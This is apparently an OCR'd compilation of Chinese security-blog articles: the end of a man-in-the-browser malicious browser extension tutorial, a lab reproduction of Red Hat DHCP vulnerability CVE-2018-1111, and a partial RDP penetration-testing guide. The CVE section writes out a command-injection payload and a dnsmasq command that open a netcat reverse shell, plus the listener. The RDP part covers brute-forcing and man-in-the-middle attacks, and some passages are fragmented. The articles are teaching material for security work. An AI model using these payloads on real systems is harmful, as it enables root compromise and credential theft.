
再来写恶意扩展的主体 background.js


至此一款非常简易的利用了 MITB 技术的恶意扩展就写完了。

第三步：测试成果

下面我们来测试一下我们的成果。

在浏览器上安装这个恶意扩展，假装被感染了。





上面是被拦截的请求，可以看到，我们先发起了第一个请求，但随后就被恶意扩展拦截并修改成了第二个请求，服务器收到的就是被修改后的请求。黑客 Candy 成功的实施了一次浏览器中间人攻击。虽然现实生活中的银行安全体系不会这么脆弱，但攻击的原理还是一样的。

注意：最后的回显这样显示只是为了更清楚得演示，当然我们也可以在扩展中拦截并修改银行服务器的响应，让用户看到他们预期的数值。

其他的利用姿势

利用浏览器中间人攻击拦截并修改通信双方的请求是一种利用方法。此外，

还有一些，比如可以作为木马，在宿主的浏览器控制台里执行任意命令，读取浏览器本地存储，造成 token 泄露；也可以获取一些在线 IM 通讯应用的聊天记录；也可以化身为键盘记录器，记录你的各种账号密码，偷偷发送到黑客的远程服务器...危害还是非常大的。

防范措施

虽然这种攻击方式看似很难防范，但仍有一些防御措施来对付这种攻击方式。由于 MITB 的活跃时间位于用户通过认证后、执行相应的操作之前，所以现有的身份认证技术对该类攻击无效。我们只能在用户执行操作时再进行防御。以下防御措施依据效果好坏来排序。

1、反病毒软件

恶意扩展肯定是要安装在宿主机上的，所以通过反病毒软件可以检测出来。但由于扩展的修改十分方便，一点小小的改动就可以造成较大的特征差异。所以现代反病毒软件对这类的恶意扩展的效果不理想。

2、更安全的浏览器

可以使用便携版的浏览器进行交易操作。便携版浏览器一般放在 U 盘中，很少与外界网络接触，一般不会被恶意扩展感染。缺点是每次操作时都要使用 U 盘中的浏览器，较为麻烦。

3、OOB（Out-of-band）

对抗 MITB 攻击的理论上最有效的方式就是 OOB 认证方式，即带外认证。在用户的浏览器与银行的远程服务器通信时，通过除浏览器以外的渠道与用户验证浏览器上的通信结果是否正确。比如我向别人转账时，银行服务器在收到请求后不立刻执行这个请求，而是先向我发送一条短信，告诉我即将向谁转账多少钱，请求我的确认。在得到我的确认后，银行的服务器才开始执行这个转账的请求。被同时控制多条通信途径是非常罕见的，也是非常困难的，这样就保证了整个交易过程的正确性。

CVE2018-1111 漏洞复现

原创： \xeb\xfe 信安之路 2018-05-21

近日，红帽官方发布了安全更新，修复了编号为 CVE-2018-1111 的远程代码执行漏洞，攻击者可以通过伪造 DHCP 服务器发送响应包，攻击红帽系统，获取 root 权限并执行任意命令。

目前相关利用代码已经公开，可用于本地网络攻击。

影响版本

1 Red Hat Enterprise Linux Server 6

2 Red Hat Enterprise Linux Server 7

3 CentOS 6

4 CentOS 7

漏洞详情

DHCP 是一个局域网的网络协议，主要用于内部网络动态 IP 地址分配。


Redhat 提供的 dhcp 客户端软件包 dhclient 的脚本为

/etc/NetworkManager/dispatcher.d/11-dhclient Red Hat Enterprise Linux 7

和

/etc/NetworkManager/dispatcher.d/10-dhclient Red Hat Enterprise Linux 6

当 NetworkManager 组件从 DHCP 服务器收到 DHCP 响应时执行该脚本。



使用单引号使参数值逃逸成功，导致了命令执行，payload 如下：

```
--dhcp-option="252,x'&nc -e /bin/bash 10.1.1.1 1337 #"
```

payload 实现的效果是，通过命令执行 nc 操作，反弹 shell 到 10.1.1.1 的 1337 端口上。

漏洞复现过程

环境准备

这里我用的测试机器系统分别是 Centos 7 和 Kali 2018.2。

Centos 7 作为被攻击机，需要设置自动获取 ip 地址。

Kali 2018.2 作为攻击机，需要搭建 DHCP 服务器，实现攻击效果。

攻击环境搭建

这里我用 vmware 虚拟机来实现，两个系统都是连接到 VMnet1 网卡上(仅主机模式)，并且关闭网卡上的 DHCP 服务。

接着我们开始配置 kali 上的 dhcp 服务器，dnsmasq 是一个小巧且方便地用于配置 DNS 和 DHCP 的工具，适用于小型网络，它提供了 DNS 功能和可选择的 DHCP 功能，可以快速搭建一个 DNS 服务或者 DHCP 服务。

首先我们设置一下 dnsmasq 需要使用到的配置文件 /etc/dnsmasq.conf。

dhcp-range: 表示要分配给客户机的 ip 地址范围和租约时间

dhcp-option: 表示指定给 DHCP 客户端的选项信息

log-facility: 表示日志记录器

其中配置文件中包括的 option 取值及含义如下:

3: 设置网关地址选项

6: 设置 DNS 服务器地址选项

252: 为 DHCP 客户端提供了一个用于配置其代理设置的 URL，wpad-proxy-url

payload 中涉及到的 option 252 是私人使用保留部分的一部分，为 dhcp 服务器使用 252，然后在他们的浏览器中写入与 dhcp 服务器交谈的能力，并要求代码 252 从该选项列出的 URL 中获取关于网络上代理设置的信息。

这里 dnsmasq.conf 中的 dhcp-range 我设置为 192.168.11.10-192.168.11.20/24 这个 ip 地址范围，租约时间为 12h。

dhcp-option 3 网关地址和 dhcp-option6 DNS 服务器均设置为 kali 本地网卡的 ip 地址，kali 的 ip 地址为静态 ip。

修改好 /etc/dnsmasq.conf 配置文件之后，还不能直接启动 dnsmasq 服务。

命令执行 payload 如下:


```
dnsmasq -dC /etc/dnsmasq.conf --dhcp-option="252,x'&nc -e /bin/bash 192.168.11.1
    1337 #"
```

这里的 -d 表示调试模式，-C 表示指定配置文件运行 dnsmasq 服务，更多有关 dnsmasq 的命令详解可以用 man dnsmasq 查看。


命令执行的效果是通过 nc 反弹 shell 到 192.168.11.1 的 1337 端口，所以需要在 kali 开启 nc 端口监听，命令如下:

```
nc -l -p 1337 -v
```


然后再用上述命令启动 dnsmasq 服务。



此时 Centos 需要重启网络服务，获取 DHCP 服务器下发的 ip 地址，这里可以看到获取到了 ip 地址 192.168.11.19。



我们再回到 kali 上查看调试结果，并执行 id, ip add show ens33, dir 等命令，通过返回的结果显示，我们已经成功获取到服务器的 root 权限。



CVE2018-1111 漏洞复现到此结束~！通过本文，大家可以学习到如何用 dnsmasq 来快速搭建一个 DNS 服务或者 DHCP 服务，并对 DHCP 服务的

option 部分值和含义有相关了解，以及学习了 CVE2018-1111 漏洞的复现及环境搭建。有兴趣的可以学习一下 DHCP 服务 option 常见值和含义、dnsmasq 的命令详解。

本文章的内容只限技术研究，用于非法攻击产生风险自担。

参考链接

DynoRoot：Red Hat DHCP 客户端命令执行漏洞 CVE-2018-1111 预警

https://www.anquanke.com/post/id/145201

浅谈针对 rdp 协议的四种测试方法

原创： hl0rey 信安之路 2018-06-12

渗透测试通常情况下是以功能为导向的。一组协议通常能支持、实现一种功能。本文浅谈一下针对 RDP 协议的几种测试方法，也就是针对远程桌面这种功能的利用。本人水平有限，但仍希望对大家能有帮助。


基本介绍

这里讨论的是 windows 下的 rdp（Remote Display Protocol ）协议，也就是 windows 的远程桌面。通过提供一个有效的用户账号密码即可登陆到服务端，进行图形界面下的操作。

信息收集

用 msf 中模块来识别 rdp 服务，速度很快。

scanner/rdp/rdp_scanner




msf 模块的 rdp 扫描过程浅析

nmap 没有精确识别 rdp 服务，msf 模块却能又快又好的识别，因吹斯听。稍微看下 rdp 协议数据包结构，然后用 wirehark 抓包分析一下 msf 模块的扫描过程。


rdp 数据包结构资料（只看前三页即可，就能看懂扫描的过程了）

https://wenku.baidu.com/view/f29f410552ea551810a68789.html


打开之后发现 wireshark 并没有识别出 rdp 协议，意料之外。忽略 tcp 三次握手的数据包，找到传送数据的包。




通过查看 rdp 数据包结构的资料，我们可以知道，windows 下的 rdp 数据包是经过 TPKT 协议封装之后的，所以我们在数据包上选择 decode as



找到 tpkt，点 ok。



然后就会发现 rdp 协议已经被正确解码了。



然后就很容易就能看出扫描的思路了，常规的扫描的套路。发个定制请求包，服务器给了回应了，就确定服务器运行的是某服务。

其实不让 wireshark 帮忙解码，也能看出来这常规的扫描套路。因为 msf 模块就是直接用正则匹配的数据包内容。瞅一眼 msf 模块的源码，看一下判断是否是 rdp 协议的核心逻辑。

```
# any TPKT v3 + x.2224 COTP Connect Confirm
RDP_RE = /^\x03\x00.{3}\xd0.{5}.*$/
def rdp?
  sock.put(@probe)
  response = sock.get_once(-1)
  if response
    if RDP_RE.match(response)
      # XXX: it might be helpful to decode the response and show what was selected.
      print_good("Identified RDP")
      return true
    else
      vprint_status("No match for '#{Rex::Text.to_hex_ascii(response)}'")
    end
  else
    vprint_status("No response")
  end
end
```


第一个箭头处的正则表达式匹配了返回包的开头几个字节，只要匹配上了第二个箭头处的 if 成立就输出结果了。

渗透测试方法

凭据爆破

条件限制

标 RDP *协议*

演示

暴力破解服务器远程桌面账户密码，最好做一下前期的信息收集，猜测下目标的用户名，比如通过 smb 协议。如果 smb 协议可以爆破的话，还是爆破 smb 协议吧，因为 rdp 协议比较脆弱，经不起高速的爆破。

hydra 走起。轻轻地爆破，不能太暴力。（hydra 不支持 2008/7 之后系统）

肯定是要对 2008 以后的机器也进行测试的，所以我在 GitHub 上随便找了点工具，发现大体上实现思路是两个，一种是 windows 下 C# 实现的，一种是 linux 下靠 freerdp 实现。但是都不是太好用，还是自己用 python 写一个吧。

所用到的库：

https://github.com/citronneur/rdpy

对于不擅长写代码的我来说挺麻烦的，我还没写出来，本事不够。再说爆破 rdp 应该不是明智之选吧。

RDP 中间人攻击

通过任意方式将受害者的流量欺骗至攻击者机器，然后再用相关的工具处理用户登陆远程桌面的流量。

条件限制

骗　　击

远


演示

RDP 中间人攻击工具 Seth

